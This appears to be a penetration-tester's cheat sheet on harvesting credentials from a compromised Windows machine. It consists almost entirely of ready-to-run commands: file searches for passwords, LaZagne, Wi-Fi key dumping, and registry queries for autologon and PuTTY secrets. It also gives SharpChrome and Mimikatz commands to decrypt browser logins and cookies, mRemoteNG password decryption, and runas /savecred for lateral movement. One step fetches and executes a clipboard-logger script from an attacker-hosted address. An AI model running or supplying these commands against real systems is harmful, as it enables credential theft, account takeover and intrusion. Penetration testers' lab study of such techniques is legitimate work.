Pain and suffering#
Search potential password#
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.ymlLess noise
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xmlFind and cat
findstr /si password *.xml *.ini *.txt *.configfindstr /spin "password" *.*Most reliable
Get-ChildItem C:\Users -Include * -File -Recurse -Force -ErrorAction SilentlyContinue | Select-String -Pattern "password" -ErrorAction SilentlyContinueSearch file extension#
dir /S /B *pass*.txt <mark> *pass*.xml </mark> *pass*.ini <mark> *cred* </mark> *vnc* == *.config*where /R C:\ *.configGet-ChildItem C:\ -Recurse -Include *.rdp, *.vnc, *.cred, *.zip, *.rar, *.7z, *.kdbx, *.kdb, *.psafe* -ErrorAction IgnoreLazagne#
Download and transfer binary to target machine
wget https://github.com/AlessandroZ/LaZagne/releases/download/v2.4.7/LaZagne.exeRun on target machine
.\lazagne.exe allManual#
Autologon#
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"Wifi password#
netsh wlan show profilenetsh wlan show profile <profile_name> key=clearSticky notes#
%USERPROFILE%\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_*\LocalState\*Putty#
reg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessionsreg query HKEY_CURRENT_USER\SOFTWARE\SimonTatham\PuTTY\Sessions\<session_name>Firefox Cookies#
copy $env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\cookies.sqlite .Clipboard logger#
Download and host on attacker machine
wget https://raw.githubusercontent.com/inguardians/Invoke-Clipboard/master/Invoke-Clipboard.ps1
python3 -m http.server 80
Run on target machine
IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.57/Invoke-Clipboard.ps1')

Invoke-ClipboardLoggerChrome#
Dictionary file#
gc 'C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Custom Dictionary.txt'Stored credentials#
SharpChrome.exe#
Download and transfer to target machine
wget https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/raw/refs/heads/master/SharpChrome.exeRun on target machine:
Extract login creds
.\SharpChrome.exe logins /unprotectExtract cookies
.\SharpChrome.exe cookies /format:jsonMimikatz.exe#
.\mimikatz.exe "dpapi::chrome /in:"C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect" "exit"mRemoteNG#
By default, the configuration file is located in %USERPROFILE%\APPDATA\Roaming\mRemoteNG
Copy the password from the xml file. That pass is encrypted
type %USERPROFILE%\APPDATA\Roaming\mRemoteNG\confCons.xmlDownload the tool to begin decrypting on attacker machine
wget https://github.com/haseebT/mRemoteNG-Decrypt/raw/refs/heads/master/mremoteng_decrypt.pyDecrypt password. Default key is mR3m, and this tool will try it if -p is not supplied
python3 mremoteng_decrypt.py -s "sPp6b6Tr2iyXIdD/KFNGEWzzUyU84ytR95psoHZAFOcvc8LGklo+XlJ+n+KrpZXUTs2rgkml0V9u8NEBMcQ6UnuOdkerig==" Decrypt with a wordlist
for key in $(cat /usr/share/wordlists/fasttrack.txt); do echo $key; python3 mremoteng_decrypt.py -p $key -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" 2>/dev/null; doneRestic#
You need an environment variable for restic password. But not setting this variable is fine, it will just prompt you for password every command
$env:RESTIC_PASSWORD = 'Password'List backups in a repository. -r to specify path to restic backup repo
restic.exe -r E:\restic2\ snapshotsRestore a backup. 9971e881 is the ID of the backup you listed above
restic.exe -r E:\restic2\ restore 9971e881 --target C:\RestoreWindows credential manager#
Normal user can access their own
Credential Lockerwithout needing admin privilege.
Control pannel#
 Or
Or
rundll32 keymgr.dll,KRShowKeyMgrCLI#
cmdkey /listYou might find a domain credential like this:
	Target: Domain:interactive=COMPUTER\user
    Type: Domain Password
    User: COMPUTER\user
Which you can use to move laterally
runas /savecred /user:COMPUTER\user cmdSearch string in office files (on linux)#
From here
#!/bin/bash
   echo -e "\n
Welcome to scandocs. This will search .doc AND .docx files in this directory for a given string. \n
Type in the text string you want to find... \n"
   read response
   find . -name "*.doc" |
       while read i; do catdoc "$i" |
                 grep --color=auto -iH --label="$i" "$response"; done
   find . -name "*.docx" |
       while read i; do docx2txt < "$i" |
                 grep --color=auto -iH --label="$i" "$response"; done